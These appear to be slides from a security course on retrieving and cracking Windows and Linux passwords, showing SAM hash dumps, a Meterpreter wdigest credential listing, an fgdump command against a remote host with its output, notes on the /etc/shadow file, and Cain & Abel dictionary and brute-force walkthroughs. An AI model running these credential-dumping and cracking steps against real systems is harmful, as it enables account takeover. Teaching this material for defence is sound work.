Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:ea3cd134dd9b979496bc4cd04dd1f1fc:13f2fca2ea852a8ac6aec9a90e97a825:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:053a521ebd8c0f94392a7d05f273ef66:::
user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Tory:1005:1a7115ccf877bf6e8f69bd4d5bf57cbb:10bc7e9e2e8b677374029f13438e11fa:::
Kari:1006:8527188be8294274221b750c127760f5:ad294ec26a6b27bb77b21691d8c0d157:::
```

Cain is expecting this format
User:RID:LANMAN:NTLM:::

Retrieving Windows Passwords - Mimikatz

- ☐ Retrieves **cleartext** passwords of anyone who has interactively logged in since last reboot



The screenshot shows the Metasploit Framework interface. A context menu is open over a Windows desktop icon. The 'Access' submenu is selected, and the 'wdigest' option is highlighted with a red box.

```
meterpreter> wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
[*] wdigest credentials
=====
AuthID    Package    Domain      User          Password
-----    -----    -----
0;999     NTLM       WORKGROUP   XPSP2$        house
0;32908   NTLM       WORKGROUP   XPSP2$        house
0;997     Negotiate  NT AUTHORITY LOCAL SERVICE
0;996     Negotiate  NT AUTHORITY NETWORK SERVICE
0;43580   NTLM       XPSP2       Administrator
0;136638  NTLM       XPSP2       Administrator  house
```

A red box highlights the 'house' password for the LOCAL SERVICE account.



fgdump In Action

- If the target is a NT / 2000 / XP / Vista / 2003 box, open a command shell on the attacker's machine
 - ❖ `fgdump -h <<targetIP>> -c -u <<machinename/IP>>\user`
 - `user` account must be an admin
- Add ".txt" to file so Cain can import file → `10.1.2.212.pwdump.txt`

<http://foofus.net/goons/fizzgig/fgdump/>

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\bmullins\My Documents\Tools\fgdump>fgdump -h 10.1.2.212 -c -u lisxp-m4i2\administrator
fgdump 2.1.0 - fizzgig and the mighty group at foofus.net
Written to make j0m0kun's life just a bit easier
Copyright(C) 2008 fizzgig and foofus.net
fgdump comes with ABSOLUTELY NO WARRANTY!
This is free software, and you are welcome to redistribute it
under certain conditions; see the COPYING and README files for
more information.

Please specify the password to use: *****
--- Session ID: 2009-02-02-21-00-32 ---
Starting dump on 10.1.2.212

** Beginning dump on server 10.1.2.212 ***
OS <10.1.2.212>: Microsoft Windows 2000 Professional <Build 2195>
Passwords dumped successfully

-----Summary-----

Failed servers:
NONE

Successful servers:
10.1.2.212

Total failed: 0
Total successful: 1

C:\Documents and Settings\bmullins\My Documents\Tools\fgdump>
```

Retrieving Linux Passwords




- Only root can access the shadow password file
 - ❖ /etc/shadow
- If we can get in a Linux box remotely via a vulnerability, we might have root privileges
- Only SSH (Secure Shell) allows root to access shadow remotely
 - ❖ So an attacker will try to login to SSH as root
 - ❖ WARNING! This leaves tracks

Cain and Abel

- Cain gathers information about local system (and sniffed data) and includes a nice GUI
- Abel runs in the background on the target and allows for remote dumping of information about a target
- www.oxid.it/cain.html
 - ❖ Cain & Abel v4.9.56 - runs on Windows NT/2000/XP
 - ❖ Can install / run on Windows 10 but WinPcap will not install
 - Can still crack passwords but sniffing won't work


Cain - Tons of Features

- Automated war driving tool, similar to NetStumbler
- LAN sniffer for capturing user ID and passwords
- Hash calculator
- Password representation calculator
- Tool to dump and reveal windows passwords cached on local machine
- ARP cache poisoning tool to redirect traffic




- A lot of other features, including **PASSWORD CRACKING!**

Cain GUI



Cain Cracker - Add List of Passwords



Cain Cracker - Displays Accounts it Found in File

Numerous cracking tools

Cain can determine which passwords are less than 8 characters

Null padding is always encoded as AAD3B43... without salt

The screenshot shows the Cain Cracker interface. On the left, a sidebar lists various hash types: LM & NTLM Hashes (12), NTLMv2 Hashes (0), MS-Cache Hashes (0), PWL files (0), Cisco IOS-MD5 Hashes (0), Cisco PIX-MD5 Hashes (0), APOP-MD5 Hashes (0), CRAM-MD5 Hashes (0), OSPF-MD5 Hashes (0), RIPv2-MD5 Hashes (0), VRRP-HMAC Hashes (0), VNC-3DES (0), MD2 Hashes (0), MD4 Hashes (0), MD5 Hashes (0), and SHA-1 Hashes (0). The 'Cracker' tab is selected. In the main pane, a table displays user accounts and their cracked passwords. The columns are User Name, LM Password, < 8, NT Pass..., LM Hash, and NT Hash. Red annotations highlight several areas: a red circle around the '< 8' column header, a red box around the LM Hash column, and a red box around the NT Hash column. Red arrows point from the text 'User IDs loaded from SAM' to the User Name column and from the text 'Cracked passwords so far' to the NT Hash column. The table data is as follows:

User Name	LM Password	< 8	NT Pass...	LM Hash	NT Hash
Adam	*	*	*	74140	56BAAD3B435B51404EE
ASPNET	* empty *	*	*	AAD3I	4EEAAD3B435B51404EE
fatcat	* empty *	*	*	AAD3I	4EEAAD3B435B51404EE
Grant	*	*	*	43836	I403832C92FC614B7D1
HelpAssistant	* empty *	*	*	AAD3I	4EEAAD3B435B51404EE
Jamie	*	*	*	58777	4B2AAD3B435B51404EE
Kari	*	*	*	D6F80	B3AAAD3B435B51404EE
Loser	* empty *	*	* empty *	AAD3I	4EEAAD3B435B51404EE
SUPPORT_388945a0	* empty *	*	*	AAD3I	4EEAAD3B435B51404EE
Tory	*	*	*	76FDE	CE2AAD3B435B51404EE
user	* empty *	*	*	AAD3I	4EEAAD3B435B51404EE
_vmware_user_	* empty *	*	*	AAD3I	4EEAAD3B435B51404EE

User IDs loaded from SAM

Cracked passwords so far

Cain - Test A Password

Screenshot of Cain's user interface showing a context menu for a selected user account. The menu includes options like Dictionary Attack, Brute-Force Attack, Cryptanalysis Attack, Rainbowcrack-Online, ActiveSync, Select All, Note, and Test password. The 'Test password' option is circled in red with a red arrow pointing to it from the text below.

Think you know a user's password?
Select Test Password and let Cain check it out

Lock means the password is incorrect

Wrong guess

Correct guess


User	E52CAC67419A...	F2266D33E6CD...	LM & NTLM
P			Wrong guess
password!123	PASSWORD!123	password!123	Correct guess

Cain - Highlight Account(s) You Want to Crack and Select Attack Method

The screenshot shows the Cain software interface with the 'Cracker' tab selected. A context menu is open over the 'Guest' account row, listing various attack methods: Dictionary Attack, Brute-Force Attack, Cryptanalysis Attack, Rainbowcrack-Online, ActiveSync, Select All, Note, and Test password. The 'Guest' account itself has an empty LM Password and NT Password, and NO PASSWORD... in both LM Hash and NT Hash fields.


User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge	Type
Administrator	* empty *			NO PASSWORD...	B1F01D13CDB6...		NTLM
Guest	* empty *		* empty *	NO PASSWORD...	NO PASSWORD...		
HelpAssistant	Dictionary Attack	▶		EA3CD134DD9...	13F2FCA2EA85...		LM & NTLM
SUPPORT_38E	Brute-Force Attack	▶		NO PASSWORD...	053A521EBD8C...		NTLM
user	Cryptanalysis Attack	▶	Password!123	E52CAC67419A...	F2266D33E6CD...		LM & NTLM
	Rainbowcrack-Online	▶					
	ActiveSync	▶					
	Select All						
	Note						
	Test password						

Dictionary Attack

